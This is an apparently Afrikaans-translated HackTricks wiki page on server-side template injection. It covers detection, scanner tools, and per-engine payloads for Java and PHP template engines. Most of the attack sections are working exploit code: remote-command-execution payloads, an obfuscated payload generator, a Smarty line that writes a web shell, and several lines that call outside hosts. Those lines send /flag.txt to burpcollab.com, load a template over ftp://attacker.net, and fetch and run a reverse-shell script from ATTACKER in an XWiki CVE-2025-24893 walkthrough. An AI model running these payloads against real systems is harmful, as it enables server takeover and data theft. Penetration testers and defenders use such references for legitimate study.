 HackTricks
SSTI (Server Side Template Injection)
Tip
Leer & oefen AWS Hacking:
HackTricks Training AWS Red Team Expert (ARTE)
Leer & oefen GCP Hacking:HackTricks Training GCP Red Team Expert (GRTE)
Leer & oefen Az Hacking:HackTricks Training Azure Red Team Expert (AzRTE)
Ondersteun HackTricks
- Kyk na die intekenplanne!
- Sluit aan by die 💬 Discord-groep, die telegram-groep, volg @hacktricks_live op X/Twitter, of kyk na die LinkedIn-bladsy en YouTube-kanaal.
- Deel hacking tricks deur PRs in te stuur na die HackTricks en HackTricks Cloud github repos.
Wat is SSTI (Server-Side Template Injection)
Server-side template injection is ’n kwesbaarheid wat voorkom wanneer ’n aanvaller kwaadwillige kode in ’n template kan injekteer wat op die bediener uitgevoer word. Hierdie kwesbaarheid kan in verskeie tegnologieë gevind word, insluitend Jinja.
Jinja is ’n gewilde template engine wat in webtoepassings gebruik word. Kom ons beskou ’n voorbeeld wat ’n kwesbare kodefragment met Jinja demonstreer:
output = template.render(name=request.args.get('name'))
In hierdie kwesbare kode word die name parameter van die gebruiker se request direk in die template geplaas met die render funksie. Dit kan moontlik ’n attacker toelaat om kwaadwillige kode in die name parameter te injekteer, wat lei tot server-side template injection.
Byvoorbeeld kan ’n attacker ’n request saamstel met ’n payload soos hierdie:
http://vulnerable-website.com/?name={{bad-stuff-here}}
Die payload {{bad-stuff-here}} word in die name parameter geïnjekteer. Hierdie payload kan Jinja template directives bevat wat die attacker in staat stel om ongemagtigde code uit te voer of die template engine te manipuleer, en moontlik beheer oor die server te bekom.
Om server-side template injection vulnerabilities te voorkom, moet ontwikkelaars verseker dat gebruikersinvoer behoorlik gesaniteer en gevalideer word voordat dit in templates ingevoeg word. Die implementering van input validation en die gebruik van context-aware escaping-tegnieke kan help om die risiko van hierdie kwesbaarheid te verminder.
Opsporing
Om Server-Side Template Injection (SSTI) op te spoor is dit aanvanklik eenvoudig om fuzzing the template te gebruik. Dit behels die inspuiting van ’n reeks spesiale karakters (${{<%[%'"}}%\) in die template en die ontleding van die verskille in die server se reaksie op normale data versus hierdie spesiale payload. Aanwysers van ’n kwesbaarheid sluit in:
- Gegooi foute wat die kwesbaarheid en moontlik die template engine openbaar.
- Afwesigheid van die payload in die reflection, of dele daarvan ontbreek, wat aandui dat die server dit anders as normale data verwerk.
- Plaintext Context: Onderskei van XSS deur te kontroleer of die server template-uitdrukkings evalueer (bv.
{{7*7}},${7*7}). - Code Context: Bevestig die kwesbaarheid deur invoerparameters te verander. Byvoorbeeld, verander
greetinginhttp://vulnerable-website.com/?greeting=data.usernameom te sien of die server se uitset dinamies of vas is, soos ingreeting=data.username}}hellowat die gebruikersnaam teruggee.
Identifikasie-fase
Die identifikasie van die template engine behels die ontleding van foutboodskappe of die handmatige toetsing van verskeie taalspesifieke payloads. Algemene payloads wat foute veroorsaak sluit in ${7/0}, {{7/0}}, en <%= 7/0 %>. Om die server se reaksie op wiskundige bewerkings waar te neem, help om die spesifieke template engine te bepaal.
Identifikasie deur payloads
.png)
https://miro.medium.com/v2/resize:fit:1100/format:webp/1*35XwCGeYeKYmeaU8rdkSdg.jpeg

- Meer inligting by https://medium.com/@0xAwali/template-engines-injection-101-4f2fe59e5756
Gereedskap
TInjA
’n doeltreffende SSTI + CSTI scanner wat nuwe polyglots benut
tinja url -u "http://example.com/?name=Kirlia" -H "Authentication: Bearer ey..."
tinja url -u "http://example.com/" -d "username=Kirlia"  -c "PHPSESSID=ABC123..."
SSTImap
python3 sstimap.py -i -l 5
python3 sstimap.py -u "http://example.com/" --crawl 5 --forms
python3 sstimap.py -u "https://example.com/page?name=John" -s
Tplmap
python2.7 ./tplmap.py -u 'http://www.target.com/page?name=John*' --os-shell
python2.7 ./tplmap.py -u "http://192.168.56.101:3000/ti?user=*&comment=supercomment&link"
python2.7 ./tplmap.py -u "http://192.168.56.101:3000/ti?user=InjectHere*&comment=A&link" --level 5 -e jade
Template Injection Table
’n interaktiewe tabel wat die mees doeltreffende template injection polyglots bevat, saam met die verwagte antwoorde van die 44 belangrikste template engines.
Exploits
Generies
In hierdie wordlist kan jy gedefinieerde veranderlikes vind in die omgewings van sommige van die engines hieronder genoem:
- https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/template-engines-special-vars.txt
- https://github.com/danielmiessler/SecLists/blob/25d4ac447efb9e50b640649f1a09023e280e5c9c/Discovery/Web-Content/burp-parameter-names.txt
Java
Java - Basic injection
${7*7}
${{7*7}}
${class.getClassLoader()}
${class.getResource("").getPath()}
${class.getResource("../../../../../index.htm").getContent()}
// if ${...} doesn't work try #{...}, *{...}, @{...} or ~{...}.
Java - Haal die stelsel se omgewingsveranderlikes op
${T(java.lang.System).getenv()}
Java - Haal /etc/passwd op
${T(java.lang.Runtime).getRuntime().exec('cat etc/passwd')}

${T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(112)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(119)).concat(T(java.lang.Character).toString(100))).getInputStream())}
FreeMarker (Java)
Jy kan jou payloads probeer by https://try.freemarker.apache.org
{{7*7}} = {{7*7}}${7*7} = 49#{7*7} = 49 -- (legacy)${7*'7'} Nothing${foobar}
<#assign ex = "freemarker.template.utility.Execute"?new()>${ ex("id")}
[#assign ex = 'freemarker.template.utility.Execute'?new()]${ ex('id')}
${"freemarker.template.utility.Execute"?new()("id")}

${product.getClass().getProtectionDomain().getCodeSource().getLocation().toURI().resolve('/home/carlos/my_password.txt').toURL().openStream().readAllBytes()?join(" ")}
Freemarker - Sandbox bypass
⚠️ werk slegs op Freemarker weergawes onder 2.3.30
<#assign classloader=article.class.protectionDomain.classLoader>
<#assign owc=classloader.loadClass("freemarker.template.ObjectWrapper")>
<#assign dwf=owc.getField("DEFAULT_WRAPPER").get(null)>
<#assign ec=classloader.loadClass("freemarker.template.utility.Execute")>
${dwf.newInstance(ec,null)("id")}
Meer inligting
- In die FreeMarker-afdeling van https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#freemarker
Velocity (Java)
// I think this doesn't work
#set($str=$class.inspect("java.lang.String").type)
#set($chr=$class.inspect("java.lang.Character").type)
#set($ex=$class.inspect("java.lang.Runtime").type.getRuntime().exec("whoami"))
$ex.waitFor()
#set($out=$ex.getInputStream())
#foreach($i in [1..$out.available()])
$str.valueOf($chr.toChars($out.read()))
#end

// This should work?
#set($s="")
#set($stringClass=$s.getClass())
#set($runtime=$stringClass.forName("java.lang.Runtime").getRuntime())
#set($process=$runtime.exec("cat%20/flag563378e453.txt"))
#set($out=$process.getInputStream())
#set($null=$process.waitFor() )
#foreach($i+in+[1..$out.available()])
$out.read()
#end
Meer inligting
- In die Velocity-afdeling van https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#velocity
Thymeleaf
In Thymeleaf is ’n algemene toets vir SSTI vulnerabilities die uitdrukking ${7*7}, wat ook op hierdie template engine van toepassing is. Vir potensiële remote code execution, kan uitdrukkings soos die volgende gebruik word:
- SpringEL:
${T(java.lang.Runtime).getRuntime().exec('calc')}
- OGNL:
${#rt = @java.lang.Runtime@getRuntime(),#rt.exec("calc")}
Thymeleaf vereis dat hierdie uitdrukkings binne spesifieke attribuute geplaas word. Echter, expression inlining word ondersteun vir ander template-lokasies, met sintaks soos [[...]] of [(...)]. Dus kan ’n eenvoudige SSTI toets payload lyk soos [[${7*7}]].
Die waarskynlikheid dat hierdie payload werk is oor die algemeen laag. Thymeleaf se standaardkonfigurasie ondersteun nie dinamiese template-generering nie; templates moet vooraf gedefinieer wees. Ontwikkelaars sou hul eie TemplateResolver moet implementeer om templates uit stringe on-the-fly te skep, wat ongewoon is.
Thymeleaf bied ook expression preprocessing aan, waar uitdrukkings binne dubbele underscores (__...__) voorverwerk word. Hierdie funksie kan gebruik word in die konstruksie van uitdrukkings, soos in Thymeleaf se dokumentasie gedemonstreer:
#{selection.__${sel.code}__}
Voorbeeld van kwesbaarheid in Thymeleaf
Kyk na die volgende code snippet, wat vir uitbuiting vatbaar kan wees:
<a th:href="@{__${path}__}" th:title="${title}">
<a th:href="${''.getClass().forName('java.lang.Runtime').getRuntime().exec('curl -d @/flag.txt burpcollab.com')}" th:title='pepito'>
Dit dui daarop dat as die template engine hierdie insette onjuist verwerk, dit moontlik kan lei tot remote code execution wat toegang tot URLs soos:
http://localhost:8082/(7*7)
http://localhost:8082/(${T(java.lang.Runtime).getRuntime().exec('calc')})
Meer inligting
Spring Framework (Java)
*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec('id').getInputStream())}
Bypass filters
Meerdere veranderlike-uitdrukkings kan gebruik word; as ${...} nie werk nie, probeer #{...}, *{...}, @{...} of ~{...}.
- Lees
/etc/passwd
${T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(112)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(119)).concat(T(java.lang.Character).toString(100))).getInputStream())}
- Aangepaste script vir payload-generasie
#!/usr/bin/python3

## Written By Zeyad Abulaban (zAbuQasem)
# Usage: python3 gen.py "id"

from sys import argv

cmd = list(argv[1].strip())
print("Payload: ", cmd , end="\n\n")
converted = [ord(c) for c in cmd]
base_payload = '*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec'
end_payload = '.getInputStream())}'

count = 1
for i in converted:
if count == 1:
base_payload += f"(T(java.lang.Character).toString({i}).concat"
count += 1
elif count == len(converted):
base_payload += f"(T(java.lang.Character).toString({i})))"
else:
base_payload += f"(T(java.lang.Character).toString({i})).concat"
count += 1

print(base_payload + end_payload)
Meer Inligting
Spring Weergave-manipulasie (Java)
__${new java.util.Scanner(T(java.lang.Runtime).getRuntime().exec("id").getInputStream()).next()}__::.x
__${T(java.lang.Runtime).getRuntime().exec("touch executed")}__::.x
Pebble (Java)
{{ someString.toUPPERCASE() }}
Ouer weergawe van Pebble ( < version 3.0.9):
{{ variable.getClass().forName('java.lang.Runtime').getRuntime().exec('ls -la') }}
Nuwe weergawe van Pebble :
{% raw %}
{% set cmd = 'id' %}
{% endraw %}


{% set bytes = (1).TYPE
.forName('java.lang.Runtime')
.methods[6]
.invoke(null,null)
.exec(cmd)
.inputStream
.readAllBytes() %}
{{ (1).TYPE
.forName('java.lang.String')
.constructors[0]
.newInstance(([bytes]).toArray()) }}
Jinjava (Java)
{{'a'.toUpperCase()}} would result in 'A'
{{ request }} would return a request object like com.[...].context.TemplateContextRequest@23548206
Jinjava is ’n open-source projek wat deur Hubspot ontwikkel is, beskikbaar by https://github.com/HubSpot/jinjava/
Jinjava - Command execution
Reggestel deur https://github.com/HubSpot/jinjava/pull/230
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"new java.lang.String('xxx')\")}}

{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"whoami\\\"); x.start()\")}}

{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"netstat\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}

{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"uname\\\",\\\"-a\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}
Meer inligting
Hubspot - HuBL (Java)
{% %}verklaring-skeidingstekens{{ }}uitdrukking-skeidingstekens{# #}kommentaar-skeidingstekens{{ request }}- com.hubspot.content.hubl.context.TemplateContextRequest@23548206{{'a'.toUpperCase()}}- “A”{{'a'.concat('b')}}- “ab”{{'a'.getClass()}}- java.lang.String{{request.getClass()}}- class com.hubspot.content.hubl.context.TemplateContextRequest{{request.getClass().getDeclaredMethods()[0]}}- public boolean com.hubspot.content.hubl.context.TemplateContextRequest.isDebug()
Soek na “com.hubspot.content.hubl.context.TemplateContextRequest” en ontdek die Jinjava project on Github.
{{request.isDebug()}}
//output: False

//Using string 'a' to get an instance of class sun.misc.Launcher
{{'a'.getClass().forName('sun.misc.Launcher').newInstance()}}
//output: sun.misc.Launcher@715537d4

//It is also possible to get a new object of the Jinjava class
{{'a'.getClass().forName('com.hubspot.jinjava.JinjavaConfig').newInstance()}}
//output: com.hubspot.jinjava.JinjavaConfig@78a56797

//It was also possible to call methods on the created object by combining the


{% raw %}
{% %} and {{ }} blocks
{% set ji='a'.getClass().forName('com.hubspot.jinjava.Jinjava').newInstance().newInterpreter() %}
{% endraw %}


{{ji.render('{{1*2}}')}}
//Here, I created a variable 'ji' with new instance of com.hubspot.jinjava.Jinjava class and obtained reference to the newInterpreter method. In the next block, I called the render method on 'ji' with expression {{1*2}}.

//{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"new java.lang.String('xxx')\")}}
//output: xxx

//RCE
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"whoami\\\"); x.start()\")}}
//output: java.lang.UNIXProcess@1e5f456e

//RCE with org.apache.commons.io.IOUtils.
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"netstat\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}
//output: netstat execution

//Multiple arguments to the commands
Payload: {{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"uname\\\",\\\"-a\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}
//Output: Linux bumpy-puma 4.9.62-hs4.el6.x86_64 #1 SMP Fri Jun 1 03:00:47 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
Meer inligting
Uitdrukkingstaal - EL (Java)
${"aaaa"}- “aaaa”${99999+1}- 100000.#{7*7}- 49${{7*7}}- 49${{request}}, ${{session}}, {{faceContext}}
Expression Language (EL) is ’n fundamentele kenmerk wat die interaksie tussen die aanbiedinglaag (soos webblaaie) en die toepassingslogika (soos managed beans) in JavaEE vergemaklik. Dit word wyd gebruik oor verskeie JavaEE-tegnologieë om hierdie kommunikasie te stroomlyn. Die belangrikste JavaEE-tegnologieë wat EL gebruik sluit in:
- JavaServer Faces (JSF): Gebruik EL om komponente in JSF-bladsye te koppel aan die ooreenstemmende backend-data en aksies.
- JavaServer Pages (JSP): EL word in JSP gebruik om data binne JSP-bladsye te benader en te manipuleer, wat dit makliker maak om bladsy-elemente aan toepassingsdata te koppel.
- Contexts and Dependency Injection for Java EE (CDI): EL integreer met CDI om naatlose interaksie tussen die weblaag en managed beans moontlik te maak, wat ’n meer samehangende toepassingsstruktuur verseker.
Kyk na die volgende bladsy om meer te leer oor die uitbuiting van EL-interpreters:
Groovy (Java)
Die volgende Security Manager-bypasse is geneem uit hierdie writeup.
//Basic Payload
import groovy.*;
@groovy.transform.ASTTest(value={
cmd = "ping cq6qwx76mos92gp9eo7746dmgdm5au.burpcollaborator.net "
assert java.lang.Runtime.getRuntime().exec(cmd.split(" "))
})
def x

//Payload to get output
import groovy.*;
@groovy.transform.ASTTest(value={
cmd = "whoami";
out = new java.util.Scanner(java.lang.Runtime.getRuntime().exec(cmd.split(" ")).getInputStream()).useDelimiter("\\A").next()
cmd2 = "ping " + out.replaceAll("[^a-zA-Z0-9]","") + ".cq6qwx76mos92gp9eo7746dmgdm5au.burpcollaborator.net";
java.lang.Runtime.getRuntime().exec(cmd2.split(" "))
})
def x

//Other payloads
new groovy.lang.GroovyClassLoader().parseClass("@groovy.transform.ASTTest(value={assert java.lang.Runtime.getRuntime().exec(\"calc.exe\")})def x")
this.evaluate(new String(java.util.Base64.getDecoder().decode("QGdyb292eS50cmFuc2Zvcm0uQVNUVGVzdCh2YWx1ZT17YXNzZXJ0IGphdmEubGFuZy5SdW50aW1lLmdldFJ1bnRpbWUoKS5leGVjKCJpZCIpfSlkZWYgeA==")))
this.evaluate(new String(new byte[]{64, 103, 114, 111, 111, 118, 121, 46, 116, 114, 97, 110, 115, 102, 111, 114, 109, 46, 65, 83, 84, 84, 101, 115, 116, 40, 118, 97, 108, 117, 101, 61, 123, 97, 115, 115, 101, 114, 116, 32, 106, 97, 118, 97, 46, 108, 97, 110, 103, 46, 82, 117, 110, 116, 105, 109, 101, 46, 103, 101, 116, 82,117, 110, 116, 105, 109, 101, 40, 41, 46, 101, 120, 101, 99, 40, 34, 105, 100, 34, 41, 125, 41, 100, 101, 102, 32, 120}))
XWiki SolrSearch Groovy RCE (CVE-2025-24893)
XWiki ≤ 15.10.10 (fixed in 15.10.11 / 16.4.1 / 16.5.0RC1) lewer ongeauthentiseerde RSS-soektfeeds deur die Main.SolrSearch macro. Die handler neem die text query-parameter, vou dit in wiki-sintaks en evalueer makros, so deur }}} te injekteer gevolg deur {{groovy}} word ewekansige Groovy in die JVM uitgevoer.
- Fingerprint & scope – Wanneer XWiki via reverse-proxy agter host-gebaseerde routing is, fuzz die
Hostheader (ffuf -u http://<ip> -H "Host: FUZZ.target" ...) om die wiki vhost te ontdek, blaai dan na/xwiki/bin/view/Main/en lees die voetskrif (XWiki Debian 15.10.8) om die kwesbare build te identifiseer. - Trigger SSTI – Request
/xwiki/bin/view/Main/SolrSearch?media=rss&text=%7D%7D%7D%7B%7Basync%20async%3Dfalse%7D%7D%7B%7Bgroovy%7D%7Dprintln(%22Hello%22)%7B%7B%2Fgroovy%7D%7D%7B%7B%2Fasync%7D%7D%20. Die RSS-item<title>sal die Groovy-uitset bevat. URL-encode altyd alle karakters sodat spasies as%20bly; dit met+te vervang laat XWikiHTTP 500gooi. - Run OS commands – Vervang die Groovy-lichaam met
{{groovy}}println("id".execute().text){{/groovy}}.String.execute()spawn die opdrag direk metexecve(), dus word shell-metakarakters (|,>,&) nie geïnterpreteer nie. Gebruik eerder ’n download-and-execute-patroon:
"curl http://ATTACKER/rev -o /dev/shm/rev".execute().text"bash /dev/shm/rev".execute().text(die script bevat die reverse shell-logika).
- Post exploitation – XWiki stoor databasisbewyse in
/etc/xwiki/hibernate.cfg.xml; leakinghibernate.connection.passwordgee real-sisteem-wagwoorde wat oor SSH hergebruik kan word. As die service unitNoNewPrivileges=truestel, sal gereedskap soos/bin/sunie ekstra voorregte kry selfs met geldige wagwoorde nie, dus pivot via SSH in plaas daarvan om op plaaslike SUID-binaries te staat te maak.
Dieselfde payload werk op /xwiki/bin/get/Main/SolrSearch, en die Groovy stdout is altyd in die RSS-title ingebed, so dit is maklik om opdrag-enumerasie te skrip.
Ander Java
.png)
https://miro.medium.com/v2/resize:fit:1100/format:webp/1*NHgR25-CMICMhPOaIJzqwQ.jpeg

- Meer inligting in https://medium.com/@0xAwali/template-engines-injection-101-4f2fe59e5756
Smarty (PHP)
{$smarty.version}
{php}echo `id`;{/php} //deprecated in smarty v3
{Smarty_Internal_Write_File::writeFile($SCRIPT_NAME,"<?php passthru($_GET['cmd']); ?>",self::clearConfig())}
{system('ls')} // compatible v3
{system('cat index.php')} // compatible v3
Meer inligting
- In die Smarty-afdeling van https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#smarty
Twig (PHP)
{{7*7}} = 49${7*7} = ${7*7}{{7*'7'}} = 49{{1/0}} = Error{{foobar}} Nothing
#Get Info
{{_self}} #(Ref. to current application)
{{_self.env}}
{{dump(app)}}
{{app.request.server.all|join(',')}}

#File read
"{{'/etc/passwd'|file_excerpt(1,30)}}"@

#Exec code
{{_self.env.setCache("ftp://attacker.net:2121")}}{{_self.env.loadTemplate("backdoor")}}
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}
{{_self.env.registerUndefinedFilterCallback("system")}}{{_self.env.getFilter("whoami")}}
{{_self.env.registerUndefinedFilterCallback("system")}}{{_self.env.getFilter("id;uname -a;hostname")}}
{{['id']|filter('system')}}
{{['cat\x20/etc/passwd']|filter('system')}}
{{['cat$IFS/etc/passwd']|filter('system')}}
{{['id',""]|sort('system')}}

#Hide warnings and errors for automatic exploitation
{{["error_reporting", "0"]|sort("ini_set")}}
Twig - Sjabloonformaat
$output = $twig > render (
'Dear' . $_GET['custom_greeting'],
array("first_name" => $user.first_name)
);

$output = $twig > render (
"Dear {first_name}",
array("first_name" => $user.first_name)
);
Meer inligting
- In die Twig and Twig (Sandboxed) afdeling van https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#twig
Plates (PHP)
Plates is ’n templating engine native vir PHP en put inspirasie uit Twig. Anders as Twig, wat ’n nuwe sintaksis invoer, gebruik Plates native PHP-kode in templates, wat dit intuïtief maak vir PHP-ontwikkelaars.
Controller:
// Create new Plates instance
$templates = new League\Plates\Engine('/path/to/templates');

// Render a template
echo $templates->render('profile', ['name' => 'Jonathan']);
Bladsy-sjabloon:
<?php $this->layout('template', ['title' => 'User Profile']) ?>

<h1>User Profile</h1>
<p>Hello, <?=$this->e($name)?></p>
Uitlegsjabloon:
<html>
<head>
<title><?=$this->e($title)?></title>
</head>
<body>
<?=$this->section('content')?>
</body>
</html>
Meer inligting
PHPlib en HTML_Template_PHPLIB (PHP)
HTML_Template_PHPLIB is dieselfde as PHPlib, maar na Pear geporteer.
authors.tpl
<html>
<head>
<title>{PAGE_TITLE}</title>
</head>
<body>
<table>
<caption>
Authors
</caption>
<thead>
<tr>
<th>Name</th>
<th>Email</th>
</tr>
</thead>
<tfoot>
<tr>
<td colspan="2">{NUM_AUTHORS}</td>
</tr>
</tfoot>
<tbody>
<!-- BEGIN authorline -->
<tr>
<td>{AUTHOR_NAME}</td>
<td>{AUTHOR_EMAIL}</td>
</tr>
<!-- END authorline -->
</tbody>
</table>
</body>
</html>
authors.php
<?php
//we want to display this author list
$authors = array(
'Christian Weiske'  => 'cweiske@php.net',
'Bjoern Schotte'     => 'schotte@mayflower.de'
);

require_once 'HTML/Template/PHPLIB.php';
//create template object
$t =& new HTML_Template_PHPLIB(dirname(__FILE__), 'keep');
//load file
$t->setFile('authors', 'authors.tpl');
//set block
$t->setBlock('authors', 'authorline', 'authorline_ref');

//set some variables
$t->setVar('NUM_AUTHORS', count($authors));
$t->setVar('PAGE_TITLE', 'Code authors as of ' . date('Y-m-d'));

//display the authors
foreach ($authors as $name => $email) {
$t->setVar('AUTHOR_NAME', $name);
$t->setVar('AUTHOR_EMAIL', $email);
$t->parse('authorline_ref', 'authorline', true);
}

//finish and echo
echo $t->finish($t->parse('OUT', 'authors'));
?>
Meer inligting
Ander PHP
.png)
https://miro.medium.com/v2/resize:fit:1100/format:webp/1*u4h8gWhE8gD5zOtiDQalqw.jpeg
